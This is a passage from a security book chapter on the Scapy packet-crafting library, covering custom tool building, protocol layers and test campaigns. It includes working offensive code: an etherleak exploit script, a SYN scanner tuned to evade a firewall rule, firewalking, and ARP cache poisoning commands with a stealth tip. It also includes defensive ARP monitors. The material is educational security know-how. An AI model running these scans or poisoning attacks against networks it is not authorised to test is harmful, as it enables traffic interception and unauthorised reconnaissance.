rely on *libpcap* and *libdnet* to send and receive packets. The super-sockets to use are stored into `conf.L2socket` and `conf.L3socket`, so you could, for example, switch to use *libpcap* and *libdnet* even though you are on Linux. You could also write a new super-socket that could receive traffic remotely from a TCP tunnel. `L2ListenSocket` and `L2pcapListenSocket` are dumb super-sockets used only by `sniff()`. The one to use is stored in `conf.L2listen`. Another layer 3 super-socket exists. It uses `SOCK_RAW` type of `PF_INET` protocol family socket, also known as raw sockets. These kind of sockets are much more kernel-assisted and work on most Unixes. But they are designed to help standard applications, not applications that try to send invalid traffic. Among other limitations, you will not be able to send an IP packet to a network address present in your routing tables or an IP checksum set to zero because the kernel would compute it for you.

Other super-sockets exist. For example, the Scapy Teredo extension comes with a Teredo super-socket that provides you with IPv6 access from almost any IPv4-only box.

If you try to have Scapy interact with programs through your loopback interface, it would probably not work. You will see the packets with *tcpdump* but the target program will not. That is because the loopback interface does not work like a physical one.

If you want this to work, you have to send your packets through the kernel using `PF_INET/SOCK_RAW` sockets; i.e., by using `L3RawSocket` instead of `L3PacketSocket` or `L3dnetSocket`:

```
>>> sr1(IP()/ICMP(), timeout=1)
Begin emission:
.Finished to send 1 packets.

Received 1 packets, got 0 answers, remaining 1 packets
```

As expected, there was no answer. You need to use `L3RawSocket`:

```
>>> conf.L3socket=L3RawSocket
>>> sr1(IP()/ICMP(), timeout=1)
Begin emission:
Finished to send 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x0 len=28 id=28449 flags=
 frag=0L ttl=64 proto=ICMP chksum=0xdbe src=127.0.0.1
 dst=127.0.0.1 options=''
|<ICMP  type=echo-reply code=0 chksum=0xffff id=0 seq=0 |>>
```

Super-sockets can be used directly to take advantage of the abstraction they provide that hides low-level details. You can either choose one directly or use those proposed by the `conf` object to also avoid choosing between native or *libdnet*/*libpcap* usage. Then, you can use `send()` and `recv()` methods to send and sniff. If you want to write new applications that need to interact with the network and that cannot use

sniff( ) and send( ) functions for performance or elegance reasons, super-sockets are the way to go. For example:

```
>>> s=conf.L3socket(filter="icmp",iface="eth0")
>>> while 1:
...   p=s.recv( )
...   s.send(IP(dst="relay")/GRE( )/p[IP])
```

Building Custom Tools with Scapy

Now that we are familiar with Scapy's concepts and features, here is a recipe that can be used to write new tools or clone most other networking tools. Most other tools send many packets built on a given template, listen for answers, and display results. A TCP port scanner will send many TCP SYN packets to one or more targets on one or more TCP ports. This is the template and is what you have to build in Scapy. Sending it, listening for answers, and matching stimulus-response couples is already done by the sr*( ) functions. Then you obtain the stimulus-response couples list and the unanswered stimuli list. Most of the results can be displayed with a make_table( ) call. The sprintf( ) may also be very useful to create the content of the table's cells.

For example, we will try to write a TCP SYN scanner. A TCP SYN scan tool will show us which ports are open on which IP address. We know that we will need to create a set of TCP/IP packets and that their destination will be TARGET. We will scan ports from 0 to 1024, which are considered the privileged ports on a machine. The sending-receiving-matching job is done by sr( ) and will return the stimulus-response couples list and the unanswered packets list. Displaying this information is easily done with make_table( ). We will display a table with a target IP address as the column header, a target port as the row header, and the state of the port. When we receive a TCP packet, we will show the flags or an ICMP error along with the message and the ICMP type. Ports that were unanswered are ignored, but we could as well display something with the unans content:

```
>>> res,unans = sr(IP(dst=TARGET)/TCP(dport=(0,1024)), timeout=4, retry=-2)
>>> res.make_table(lambda (s,r):(s.dst, s.dport, r.sprintf("{TCP:%TCP.flags%}{ICMP:
%IP.src%#%r,ICMP.type%}")))
    42.39.250.148   42.39.250.150   42.39.250.151
22  SA              42.39.250.150#3 42.39.250.151#3
23  42.39.212.174#3 42.39.250.150#3 42.39.250.151#3
25  42.39.212.174#3 42.39.250.150#3 42.39.250.151#3
80  42.39.212.174#3 SA              SA
113 42.39.212.174#3 42.39.250.150#3 42.39.250.151#3
443 42.39.212.174#3 SA              SA
```

You can see a list of packets or couple of packets as a set of points in a multi-dimensional space. Each different field is a dimension. make_table( ) will project these points on a plane defined by two vectors and give the value of a third one. More prosaically, make_table( ) will take a function that, applied to an element of the list, will return a triplet. The triplet will contain what you want to see in the columns headers, what you want to see in the lines headers and what you want to put inside the table itself.

We can also display only positive answers (TCP has the SYN flag set). This time we put the ports horizontally and the IP address vertically. We display only an uppercase X in cells whose ports are open:

```
>>> res.filter(lambda (s,r):TCP in r and r[TCP].flags&2).make_table(lambda (s,r): \
                (s.dport, s.dst, "X"))
              22 80 443
42.39.250.148 X
42.39.250.150    X  X
42.39.250.151    X  X
```

Some firewalls drop TCP SYN packets that come without the TCP timestamp option. This can be achieved, for instance, with this Netfilter rule:

```
iptables -I INPUT -p tcp --syn --tcp-option ! 8 -j DROP
```

This will drop few legitimate clients, but it will make many TCP SYN scanners such as Nmap* totally blind. Indeed, when they build the SYN packet, these programs do not take time to add TCP options to optimize TCP transfers. They need only a quick answer. For example:

```
# nmap -sS 192.168.1.1

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2007-01-11 10:52 CET
All 1663 scanned ports on 192.168.1.1 are: filtered
MAC Address: 00:13:10:10:33:a2 (Unknown)

Nmap run completed -- 1 IP address (1 host up) scanned in 35.398 seconds
# telnet 192.168.1.1 22
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
SSH-2.0-dropbear_0.47
```

With Nmap, you have no other choice than using a TCP connect scan because no parameter is present to add a TCP option in a SYN scan. With Scapy, we just have to add the option to our two-line scanner:

```
>>> res,unans = sr(IP(dst="192.168.8.1")/TCP(dport=(0,64)), timeout=4, retry=-2)
```

which becomes:

```
>>> res,unans = sr(IP(dst="192.168.8.1")/
TCP(dport=(0,64),options=[('Timestamp',(0,0))]),
                   timeout=4, retry=-2)
```

And the second line remains unchanged:

```
>>> res.filter(lambda (s,r):TCP in r and r[TCP].flags&2).make_table(lambda (s,r): \
                (s.dport, s.dst, "X"))
             22 53
192.168.8.1 X  X
```

* We are speaking of SYN scans. The Nmap connect scan will work here provided that the operating system it relies on has the RFC1323 TCP timestamp option available and activated.

To show how easy it is to build tools, consider this. Firewalking is a technique to map firewall rule-sets by scanning a target behind the firewall with fixed TTL. Depending on the topology and the firewall configuration of the analyzed network, one can see accepted connections even if they are dropped after the firewall, or see differences between internal IP addresses owned by the firewall and those owned by other machines. You can see one implementation in Example 6-6.

Example 6-6. A firewalker

```
res,unans = sr(IP(dst=TARGET, ttl=GW_TTL)/TCP(dport=(0,1024)), timeout=4)
res.make_table(lambda (s,r):(s.dst, s.dport, r.sprintf("{TCP:%TCP.flags%}
     {ICMP:%IP.src%#%r,ICMP.type%}")))
```

Another easy to build tool is a *traceroute* tool to aim at DNS servers by using a real DNS payload. With a simple UDP scan, reaching the target does not generate any reply. Here we trigger a reply when we reach the target and thus we can distinguish between a packet drop and a target hit. A possible implementation is shown in Example 6-7.

Example 6-7. A DNS traceroute

```
res,unans = sr(IP(dst=TARGET, ttl=(1,30)/UDP(sport=RandShort( ))
      /DNS(qd=DNSQR(qname="www.test.com"))),timeout=4)
res.make_table(lambda (s,r):(s.dst, s.ttl, r.sprintf("{ICMP:%IP.src%#%ICMP.type%}
     {UDP:%IP.src% %DNSRR.rname%}"))
```

Studying a New Protocol

When a product uses a new or proprietary protocol, there may be no tool ready to help you assess its security. You may have to write a new tool from scratch in order to accomplish this task, but this usually takes a lot of time and effort. It is much more efficient if you have to focus only on re-implementing the protocol and use an existing framework that already provides everything to manipulate, visualize, send, receive, probe, fuzz, etc. Thankfully, Scapy's three-part architecture (the core, the protocols, and the techniques) provides just such a framework. This means that each time that something is added to the core, all the protocols will be able to take advantage of it. Each time a new protocol is added, all the core functionalities of Scapy are already there to enhance it. Thus, Scapy offers an efficient framework to describe new protocol layers.

A layer is compounded of a list of fields. Each field is described with an instance of a `Field` class or subclass. Each field has a name, a default value, and some other parameters depending upon its type.

As shown in Example 6-8, there are basic rules to make a new layer. Your new layer must be a subclass of `Packet`. The attribute `name` is used to hold the long name of the layer, the short one being the name of the class. Then, the list of fields is put into the

fields_desc attribute. Here we have a 1-byte field named mickey, a short field (2 bytes) named minnie and an int field (4 bytes) named donald. They both are unsigned and big endian—the network endianness. The ShortField is the vanilla short field type. XShortField is a different flavor and expresses the fact that the preferred field's value representation is in hexadecimal notation. The IntEnumField is a flavor of IntField that can translate some values into identifiers and vice versa, according to a provided dictionary.

If you want to begin to play with new protocols right now, read "Writing Add-Ons" in Section 6.3 before directly modifying the Scapy source.

Example 6-8. Creating a new field in Scapy

```
class MyField(Packet):
    name = "My Field"
    fields_desc = [ ByteField("mickey", 4),
                    XShortField("minnie", 67),
                    IntEnumField("donald", 2,
                                 {1:"happy", 2:"bashful", 3:"sneezy"})
                  ]
```

The simple description in Example 6-8 is sufficient to assemble, disassemble, and manipulate the layer like any other layer in Scapy. For example:

```
>>> a=MyField(mickey=2)
>>> a
<MyField  mickey=2 |>
>>> a.donald
2
>>> a.show( )
###[ My Field ]###
  mickey= 2
  minnie= 0x43
  donald= bashful
>>> a.donald="happy"
>>> a.donald
1
>>> str(a)
'\x02\x00C\x00\x00\x00\x01'
>>> MyField(_)
<MyField  mickey=2 minnie=0x43 donald=happy |>
>>> send(IP(proto=42)/MyField(minnie=1))
.
Sent 1 packets.
```

This is possible because all the brainpower is concentrated into the fields classes. Several kinds of fields are provided.

As an example of concentrating the power into the fields classes, Figure 6-3 has a layer with a byte value that encodes a type, a field that encodes the length of a string, a flags field, four reserved unused bits, and the string itself.



Figure 6-3. Demonstration layer

We have a dependency between the *string* field and the *length* field. When the layer is assembled, the *length* field must take its value from the *string* field. When the layer is dissected, the *string* field must know the *length* field value to know where to stop. For the *length* field, `FieldLenField` class will be used. It is able to takes its value from the length of another field for assembly. The *string* field will use the `StrLenField` class, which is able to use another field's value that is already dissected to know how much bytes to take for the packet at disassembly time.

The *type* field behavior can be modeled by a `ByteField` instance. But we can add labels to some *type* value by using a `ByteEnumField` instance.

The *reserved* field is only four bits long. It is modeled by a `BitField` instance. The number of bits must be passed to its constructor, along with the field's name and default value. `BitField` instances must be followed by other `BitField` instances if they do not end on a byte boundary.

The *flags* field will be modeled by a `FlagsField`. A `FlagsField` has almost the same behavior as a `BitField` except that each bit can be addressed independently. For this, a list of labels is provided, either in the form of a string whose characters are associated with bits or in the form of a list of labels. In this case, we will use the label *A* for bit 0, *B* for bit 1, and so on until bit 12.

The *length* field will be modeled by a `FieldLenField` instance. The `FieldLenField` class does not impose any encoding length. By default, it is on two bytes, so we must enforce it to be on one byte with the `"B"` directive (these directives come from the Python `struct` module). The field whose length must be measured when the value must be automatically computed is also provided.

The *string* field will be modeled by a `StrLenField` instance. It differs from a simple `StrField` instance by the fact its length is imposed by another field, whose name must be provided.

Example 6-9 shows an initial implementation of the demonstration layer class.

Example 6-9. First implementation of the demonstration layer

```
class Demo(Packet):
    name = "Demo"
    fields_desc = [ ByteEnumField("type", 2, { "type1":1, "type2":2 }),
                    FieldLenField("length", None, "string", "B"),
                    BitField("reserved", 0, 4),
                    FlagsField("flags", 42, 12, "ABCDEFGHIJKL"),
                    StrLenField("string", "default", "length") ]
```

Once the class is defined, we can play with it right away:

```
>>> a=Demo( )
>>> a.show( )
###[ Demo ]###
  type= type2
  length= 0
  reserved= 0
  flags= BDF
  string= 'default'
>>> a.flags
42
>>> a.flags=0xF0
>>> a.sprintf("%flags%")
'EFGH'
>>> hexdump(a)
0000   02 07 00 F0 64 65 66 61  75 6C 74                  ....default
>>> a.string="X"*33
>>> hexdump(a)
0000   02 21 00 F0 58 58 58 58  58 58 58 58 58 58 58 58   .!..XXXXXXXXXXXX
0010   58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0020   58 58 58 58                                       XXXX
```

Now you have to inform Scapy of when to use this layer. Let's say it is a protocol that works on UDP packets with source and destination ports of 31337. We will bind it with:

```
>>> bind_layers(UDP, Demo, sport=31337, dport=31337)
```

Not only will it make UDP recognize Demo and set ports accordingly:

```
>>> IP()/UDP()/Demo( )
<IP  frag=0 proto=udp |<UDP  sport=31337 dport=31337 |<Demo  |>>>
```

but Scapy will also know it must call the Demo layer when it meets such UDP ports during a dissection:

```
>>> a=IP()/UDP()/Demo( )
>>> IP(str(a))
```

Writing Add-Ons

If you need to test new protocols or functions you are developing and you want to use them inside Scapy, you do not need to modify Scapy's source code. Scapy provides a

way to launch its own interpreter loop, which takes care of history, completion, etc. You need only to call the `scapy.interact( )` function, as Example 6-10 shows.

Example 6-10. Creating a Scapy add-on

```
#! /usr/bin/env python

# Set log level to benefit from Scapy warnings
import logging
logging.getLogger("scapy").setLevel(1)

from scapy import *

class Test(Packet):
    name = "Test packet"
    fields_desc = [ ShortField("test1", 1),
                    ShortField("test2", 2) ]

def make_test(x,y):
    return Ether()/IP( )/Test(test1=x,test2=y)

if __name__ == "__main__":
    interact(mydict=globals( ), mybanner="Test add-on v3.14")
```

You can also use Scapy as a library to create autonomous tools.

Examples of creating Scapy add-ons

Here are several examples of Scapy add-ons that you could create. Example 6-11 is a machine enumeration tool that uses APR ping. Example 6-12 uses ARP requests to exploit etherleak. Add-ons can vary in complexity, even for the same task: Example 6-13 is a very basic ARP traffic monitor, while Example 6-14 is a much more complex ARP traffic monitor.

Example 6-11. Machine enumeration tool using ARP ping

```
#! /usr/bin/env python

import sys
if len(sys.argv) != 2:
    print "Usage: arping <net>\n  eg: arping 192.168.1.0/24"
    sys.exit(1)

from scapy import srp,Ether,ARP,conf
conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]),
              timeout=2)
for s,r in ans:
    print r.sprintf("%Ether.src% %ARP.psrc%")
```

Example 6-12. Etherleak exploit with ARP requests

```
#! /usr/bin/env python
from scapy import *
from select import select

target=sys.argv[1]

try:
    s = conf.L2socket(filter="arp")
    while 1:
        can_recv,can_send,err = select([s],[s],[],0)
        if can_recv:
            p = s.recv( )
            if Padding in p:
                print linehexdump(p[Padding].load)
        if can_send:
            s.send(Ether( )/ARP(pdst=target))
except KeyboardInterrupt:
    print "Interrupted by user"
```

Example 6-13. Simplistic ARP traffic monitor

```
#! /usr/bin/env python
from scapy import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

Example 6-14. More elaborate ARP traffic monitor

```
#! /usr/bin/env python
from scapy import *

DB = {}

def scarpwatch_callback(pkt):
    if ARP in pkt:
        ip,mac = pkt[ARP].psrc, pkt[ARP].hwsrc
        if ip in DB:
            if mac != DB[ip]:
                if Ether in pkt:
                    target = pkt[Ether].dst
                else:
                    target = "%s?" % pkt[ARP].pdst
                return "poisoning attack: target=%s victim=%s attacker=%s" % \
                       (target, ip, mac)
        else:
            DB[ip]=mac
            return "learned %s=%s" % (mac,ip)
    elif IP in pkt:
        sip,dip = pkt[IP].src, pkt[IP].dst
```

Example 6-14. More elaborate ARP traffic monitor (continued)

```
        if sip not in DB or dip not in DB:
            return
        if Ether in pkt:
            smac,dmac = pkt[Ether].src, pkt[Ether].dst
        elif Dot11 in pkt:
            p11 = pkt[Dot11]
            if p11.FCfield & 3 == 0: # direct
                smac,dmac = p11.addr2,p11.addr1
            elif p11.FCfield & 3 == 1: # to-DS
                smac,dmac = p11.addr3,p11.addr1
            elif p11.FCfield & 3 == 2: # from-DS
                smac,dmac = p11.addr2, p11.addr3
            else:
                smac, dmac = p11.addr4,p11.addr3
        for ip,mac in [(sip,smac), (dip,dmac)]:
            if ip in DB:
                if DB[ip] != mac:
                    return "%s spoofed by %s" % (ip, mac)

sniff(store=0, prn=scarpwatch_callback)
```

Test Campaigns

Sometimes, network tests have to be repeated on a regular basis. This can be because of unit testing, regression tests, or just network health checks.

UTscapy is a program that drives Scapy in a way that is useful for running test campaigns. Each test is a list of Scapy commands that would have been typed into the Scapy prompt. Tests are grouped by test sets, and a *test campaign* is compounded of many test sets. Tests and test sets have a title, and optionally, keywords and comments.

The file format of a test campaign is quite simple. Everything that begins with a # is ignored and can be used for comments. The campaign title is introduced by %, test set titles by +, unit test titles by =, comments by *, and keywords by ~. Example 6-15 shows all of the elements of a test campaign file.

Example 6-15. UTscapy campaign example

```
% Campaign title
* comments for the campaign title

####[ FIRST TEST SET ]####
+ First test set
* comments on the first test set

= A simple test
~ IP
* This test tries to send
sr(IP(dst=target))
```

6.4 Packet-Crafting Examples with Scapy

This section provides examples of several different packet-crafting techniques for attacking, scanning, and mapping networks using Scapy. These examples cover ARP cache poisoning (an attack that manipulates the delivery of packets on a network), performing a traceroute (obtaining a list of routers a packet traverses to reach its target), interactions between traceroutes and NATs, firewalking (a stealthy technique for scanning networks that uses fixed TTL), sliced network scanning (a network-mapping methodology with a low ratio of probes sent to information gleaned), and fuzzing (a method for finding bugs in a network stack by black-box testing via packets containing a few volatile random objects).

ARP Cache Poisoning

ARP cache poisoning is a type of attack where a machine can be convinced to send packets to the wrong address on a network. On IP/Ethernet networks, operating systems need to map IP addresses to Ethernet (MAC) addresses in their local network, either to send the packet directly when both are on the same LAN or through a gateway. This mapping is built dynamically with ARP requests. In order to keep ARP requests to a minimum, operating systems maintain an ARP cache that stores the mapping for a given time, usually two minutes, after which a new ARP request would be done if the peer needed to be reached again. ARP cache poisoning is a technique that consists of inserting false information into the cache of a target, as illustrated in Figure 6-4. When the operating system tries to reach an IP address whose entry has been corrupted, a bad Ethernet address will be used and the packet will not go where it should.



Figure 6-4. ARP cache poisoning setup

This technique has a huge potential to mess up your LAN for several minutes. Try this only in a lab or on a LAN you own.

If you do happen to mess up your LAN anyway, and people start shouting "The network is down!" and moving their arms up and down frantically, I suggest that you look at the ceiling, whistle softly, and disappear discreetly to the bathroom. Come back several minutes later, pretending the network was still working when you left.

Technically, ARP cache poisoning is done by sending wrong information through the ARP protocol. ARP is a protocol designed to bind together two addresses of different levels but from the same host. In our case, it will bind Ethernet and IP addresses. All we have to do is to send hosts bad associations and hope they will put it in their cache. Here is a list of the relevant fields:

```
>>> ls(ARP)
hwtype     : XShortField          = (1)
ptype      : XShortEnumField      = (2048)
hwlen      : ByteField            = (6)
plen       : ByteField            = (4)
op         : ShortEnumField       = (1)
hwsrc      : ARPSourceMACField    = (None)
psrc       : SourceIPField        = (None)
hwdst      : MACField             = ('00:00:00:00:00:00')
pdst       : IPField              = ('0.0.0.0')
```

ARP cache poisoning uses two different techniques, one relying on ARP replies and one relying on ARP requests.

The first one, implemented by the famous *arpspoof* program from the *Dsniff* suite, consists of sending ARP replies to a target and binding a victim's IP address with an attacker's MAC address in the source fields of the ARP packet. That's exactly like spoofing ARP responses except the target did not send any queries. Figure 6-5 illustrates this effect.

```
>>> sendp(Ether(dst="00:01:01:01:01:01")/
           ARP(op="is-at",
               pdst="192.168.0.1",
               hwdst="00:01:01:01:01:01"
               psrc="192.168.0.15",
               hwsrc="00:66:66:66:66:66"),
         iface="eth0")
```

The second, more efficient technique is to use ARP requests, which Figure 6-6 illustrates. Indeed, many network stacks have tightened their acceptance policy to insert an IP/MAC couple into the cache. Thus, using ARP requests for cache poisoning has



Figure 6-5. ARP cache poisoning frame with ARP replies

the best acceptance rate across all OSes, including when the IP address is already present (cache updating):

```
>>> sendp(Ether(dst="ff:ff:ff:ff:ff:ff")/
          ARP(pdst="192.168.0.1",
              psrc="192.168.0.15",
              hwsrc="00:66:66:66:66:66"),
       iface="eth0")
```



Figure 6-6. ARP cache poisoning frame with ARP requests

To be stealthier, you could send your ARP requests only to your target instead of broadcasting them. It may seem strange to send a request for the MAC address of a peer to the precise MAC address you seem to be looking for, but it actually makes a lot of sense. Operating systems use these requests as a keep-alive for entries into their ARP cache. Thus, unicast ARP requests are part of a normal network activity, and your attacks will not be noticed because of that.

Tracerouting: A Step-by-Step Example

A *traceroute* is a sorted list of routers that your packets go through to reach a target. It is obtained by sending packets to the target with Time to Live (TTL) set so that each router on the path will have to notify you of the death of the packet. The TTL setting in a packet communicates how many routers a packet can travel through before it dies. Each time a packet is sent through a router, the router is supposed to decrement the integer in the TTL setting and forward the packet on. When the TTL setting reaches 0, the router will send a reply back to the originating machine indicating that the packet has died.

The traceroute technique is related to the way the IP protocol is designed. It will work in the same way whatever its payload is, even if it is nothing. That being said, because of network controls such as Quality of Service (QoS) or packet filtering, the same IP layer may not go to the same place depending upon its payload. Most of the time, if you do not choose your payload carefully, you will not be able to see what is behind a firewall. For instance, if you want to know the path to a web server, the best choice will be a TCP payload to port 80 because the firewall has to let it in, whereas a packet to port 1337 will probably be dropped.

Many programs exist to obtain network paths, such as the path to the web server. Most of the tools have a common basic algorithm: set TTL=1, send a packet, wait for an answer or a timeout, print the result, increase the TTL and try again, looping until the target or a limit TTL is reached. The tools will try to compute useful information such as round trip time or MTU. However, the tools have slight differences. Usually, basic *traceroute* programs found on Unix systems use UDP datagrams while the Windows *tracert* program uses ICMP and *tcptraceroute* uses TCP. They all need raw sockets to tweak the TTL of outbound packets, catch ICMP errors, and extract source IP addresses. Using raw sockets is a privileged operation, so those programs are `setuid` binaries. The Linux *tracepath* is the exception to this rule of privilege operation. It uses some Linux advanced socket options to avoid the need for raw sockets and thus does not need to be `setuid`.

The big drawback against the set of common tools is that they consider the IP payload to be unimportant and useless. This might have been true some decades ago, but this is clearly wrong nowadays where firewalls, NAT gateways, and load balancers are used to filter and redirect traffic according to information in the IP payload. New programs such as *traceproto* are emerging that do pay attention to this information. You can see for yourself with *hping*:

```
# hping --traceroute 172.16.3.10 --syn -p 80
HPING 172.16.3.10 (eth0 172.16.3.10): S set, 40 headers + 0 data bytes
hop=1 TTL 0 during transit from ip=192.168.1.1 name=gw1
hop=1 hoprtt=0.7 ms
hop=2 TTL 0 during transit from ip=172.16.1.1 name=UNKNOWN
hop=2 hoprtt=33.4 ms
hop=3 TTL 0 during transit from ip=172.16.2.254 name=UNKNOWN
```

```
hop=3 hoprtt=33.7 ms
len=46 ip=172.16.3.10 ttl=48 DF id=0 sport=80 flags=SA seq=33 win=5840 rtt=190.7 ms
len=46 ip=172.16.3.10 ttl=48 DF id=0 sport=80 flags=SA seq=34 win=5840 rtt=190.5 ms
```

This will work well for TCP and ICMP, but it will fail you when your target is a UDP service such as DNS or ISAKMP. Your packets will probably go through the firewall and reach the server, but unlike TCP or ICMP, reaching the target with an empty payload will not trigger any answer. With no answer, you will never be able to tell the difference between the end of the trip and deaf routers preceding the target. We will also never have confirmation that we really reached the target. If we cannot have any answer from the network stack, we will have to trigger the application to provide one; i.e., we will have to send a real DNS request or ISAKMP negotiation as UDP payload.

Another problem with the incremental algorithm is that it is slow. Most of the time when you need a traceroute, you need only the list of routers, not the RTT, MTU, and other unnecessary information. Those extra data points need calculations, and doing those calculations wastes a lot of time. Moreover, when one router in the path does not answer, it feels like being stuck in a traffic jam where there are no alternative routes; you just have to wait until it is over and you get a timeout.

In this example, we are going to send all our probes at the same time, without waiting for answers. This will give us the full trace, causing us to wait at most the time of one timeout. The question that should arise is "Where to stop?" Well, there is no way to know that, so we will send packets up to TTL 30, and we will hope to reach our target with this, which is almost certain:

```
>>> res,unans=sr(IP(dst="www.target.com", ttl=(1,30))/TCP(sport=RandShort(
),dport=80))
Begin emission:
.******************Finished to send 30 packets.
************
Received 31 packets, got 30 answers, remaining 0 packets
```

The raw result's left part (`res`) is a list of couples whose first element is a TCP SYN packet with a TTL varying from 1 to 30, and whose second element is either an ICMP error message from a router on the path notifying us our packet has died, or a SYN-ACK/RST-ACK message when the TTL was sufficient. The point of view we want to have on this is something that looks like a sorted list of routers until the target is reached. To do that, we will use the `res make_table( )` method. We will ask for a table whose column header is the target IP address, whose row header is the source TTL, and whose cells are the source IP address of the replies. To avoid confusion between routers and target, we display the TCP flags of TCP answers from the target:

```
>>> res.make_table(lambda (s,r): (s.dst, s.ttl, r.sprintf("%IP.src%{TCP:
%TCP.flags%}")))
   72.21.206.1
1  192.168.8.1
2  82.232.57.254
```

```
3  213.228.31.254
4  212.27.57.109
5  212.27.50.17
6  84.207.21.253
7  64.125.23.13
8  64.125.27.225
9  64.125.27.57
10 64.125.28.126
11 64.125.29.230
12 208.185.175.66
13 72.21.201.27
14 72.21.205.24
15 72.21.206.1 SA
16 72.21.206.1 SA
[...]
29 72.21.206.1 SA
30 72.21.206.1 SA
```

Now we have a fast TCP traceroute, but this implementation gives us so much more than just the standard *traceroute* program. Here, `res` has been projected to look like a traceroute, but we still have all the data. If something looks strange, or if we want to look at something else, we can. For example, we can check for data leaking into the padding with `nzpadding()`:

```
>>> res.nzpadding()
0014 00:18:01.353152 IP / TCP 192.168.8.14:56495 > 72.21.206.1:www S ==>
                     IP / TCP 72.21.206.1:www > 192.168.8.14:56495 SA / Padding
0000   48 97                                                 H.
0015 00:18:01.363373 IP / TCP 192.168.8.14:54895 > 72.21.206.1:www S ==>
                     IP / TCP 72.21.206.1:www > 192.168.8.14:54895 SA / Padding
0000   DF F8                                                 ..
[...]
0029 00:18:01.516346 IP / TCP 192.168.8.14:54036 > 72.21.206.1:www S ==>
                     IP / TCP 72.21.206.1:www > 192.168.8.14:54036 SA / Padding
0000   E0 F3                                                 ..
>>> len(a[0][1])+len(Ether())
82
>>> len(res[29][1])+len(Ether())
60
```

Here we have two bytes of data leaking into the padding. More investigation is needed to know what it is exactly and if it has a security impact, but at least we have not missed the finding.

In this section, we have essentially rewritten a traceroute program in two lines. You will see that the same method can be applied to many other techniques and that many tools can be cloned just as easily. You may have noticed that those two lines are very generic. For example, we can generalize the traceroute to many targets just by changing the IP `dst` field:

```
>>> res2,unans2 = sr(IP(dst=["www.victim.com","www.dupe.com"],

****************************************Finished to send 60 packets.
******************
```

```
Received 64 packets, got 60 answers, remaining 0 packets
>>> res2.make_table(lambda (s,r): (s.dst, s.ttl, r.sprintf("%IP.src%{TCP:
%TCP.flags%}")))
   141.155.51.7    72.1.148.50
1  192.168.8.1     192.168.8.1
2  82.232.57.254   82.232.57.254
3  213.228.31.254  213.228.31.254
4  212.27.57.109   212.27.57.109
5  212.27.50.22    212.27.50.17
6  80.231.73.17    84.207.21.253
7  80.231.72.33    64.125.23.13
8  80.231.72.114   64.125.27.225
9  216.6.82.65     64.125.31.186
10 216.6.82.10     64.125.27.17
11 152.63.3.121    64.125.29.185
12 152.63.16.142   64.125.30.209
13 130.81.17.164   64.125.28.221
14 130.81.20.177   209.249.11.178
15 130.81.8.222    69.17.83.190
16 129.44.32.214   72.1.148.50
17 141.155.51.7 SA 72.1.148.50 SA
18 141.155.51.7 SA 72.1.148.50 SA
[...]
29 141.155.51.7 SA 72.1.148.50 SA
30 141.155.51.7 SA 72.1.148.50 SA
```

You can even use the concatenation of packet lists to merge two or more results:

```
>>> res3=res+res2
>>> res3.make_table(lambda (s,r): (s.dst, s.ttl, r.sprintf("%IP.src%{TCP:
%TCP.flags%}")))
   72.21.206.1    141.155.51.7    72.1.148.50
1  192.168.8.1    192.168.8.1     192.168.8.1
2  82.232.57.254  82.232.57.254   82.232.57.254
3  213.228.31.254 213.228.31.254  213.228.31.254
4  212.27.57.109  212.27.57.109   212.27.57.109
5  212.27.50.17   212.27.50.22    212.27.50.17
6  84.207.21.253  80.231.73.17    84.207.21.253
7  64.125.23.13   80.231.72.33    64.125.23.13
8  64.125.27.225  80.231.72.114   64.125.27.225
9  64.125.27.57   216.6.82.65     64.125.31.186
10 64.125.28.126  216.6.82.10     64.125.27.17
11 64.125.29.230  152.63.3.121    64.125.29.185
12 208.185.175.66 152.63.16.142   64.125.30.209
13 72.21.201.27   130.81.17.164   64.125.28.221
14 72.21.205.24   130.81.20.177   209.249.11.178
15 72.21.206.1 SA 130.81.8.222    69.17.83.190
16 72.21.206.1 SA 129.44.32.214   72.1.148.50
17 72.21.206.1 SA 141.155.51.7 SA 72.1.148.50 SA
18 72.21.206.1 SA 141.155.51.7 SA 72.1.148.50 SA
[...]
29 72.21.206.1 SA 141.155.51.7 SA 72.1.148.50 SA
30 72.21.206.1 SA 141.155.51.7 SA 72.1.148.50 SA
```

What we have seen here is exactly how the `traceroute()` function works. But instead of returning a simple `SndRcvList` instance, it returns a more specialized object: a `TracerouteResult` instance. The first specialization is the `show()` method that displays a table as the one we did by hand. Other specializations include some graphical representations of the routes to the different targets.

So if we create a `TracerouteResult` instance from `res4`:

```
>>> res4 = TracerouteResult(res3)
```

`res4` will be exactly the same as if we had done:

```
>>> res4,unans=traceroute(["www.target.com", "www.test.com", "www.victim.com"])
```

and the results of the following call to `show()` would be the same. First, we will see that the `show()` method of a `TracerouteResult` has been adapted:

```
>>>res4.show()
   141.155.51.7:tcp80 72.1.148.50:tcp80  72.21.206.1:tcp80
1  192.168.8.1     11 192.168.8.1     11 192.168.8.1     11
2  82.232.57.254   11 82.232.57.254   11 82.232.57.254   11
3  213.228.31.254  11 213.228.31.254  11 213.228.31.254  11
4  212.27.57.109   11 212.27.57.109   11 212.27.57.109   11
5  212.27.50.22    11 212.27.50.17    11 212.27.50.17    11
6  80.231.73.17    11 84.207.21.253   11 84.207.21.253   11
7  80.231.72.33    11 64.125.23.13    11 64.125.23.13    11
8  80.231.72.114   11 64.125.27.225   11 64.125.27.225   11
9  216.6.82.65     11 64.125.31.186   11 64.125.27.57    11
10 216.6.82.10     11 64.125.27.17    11 64.125.28.126   11
11 152.63.3.121    11 64.125.29.185   11 64.125.29.230   11
12 152.63.16.142   11 64.125.30.209   11 208.185.175.66  11
13 130.81.17.164   11 64.125.28.221   11 72.21.201.27    11
14 130.81.20.177   11 209.249.11.178  11 72.21.205.24    11
15 130.81.8.222    11 69.17.83.190    11 72.21.206.1     SA
16 129.44.32.214   11 72.1.148.50     11 72.21.206.1     SA
17 141.155.51.7    SA 72.1.148.50     SA 72.21.206.1     SA
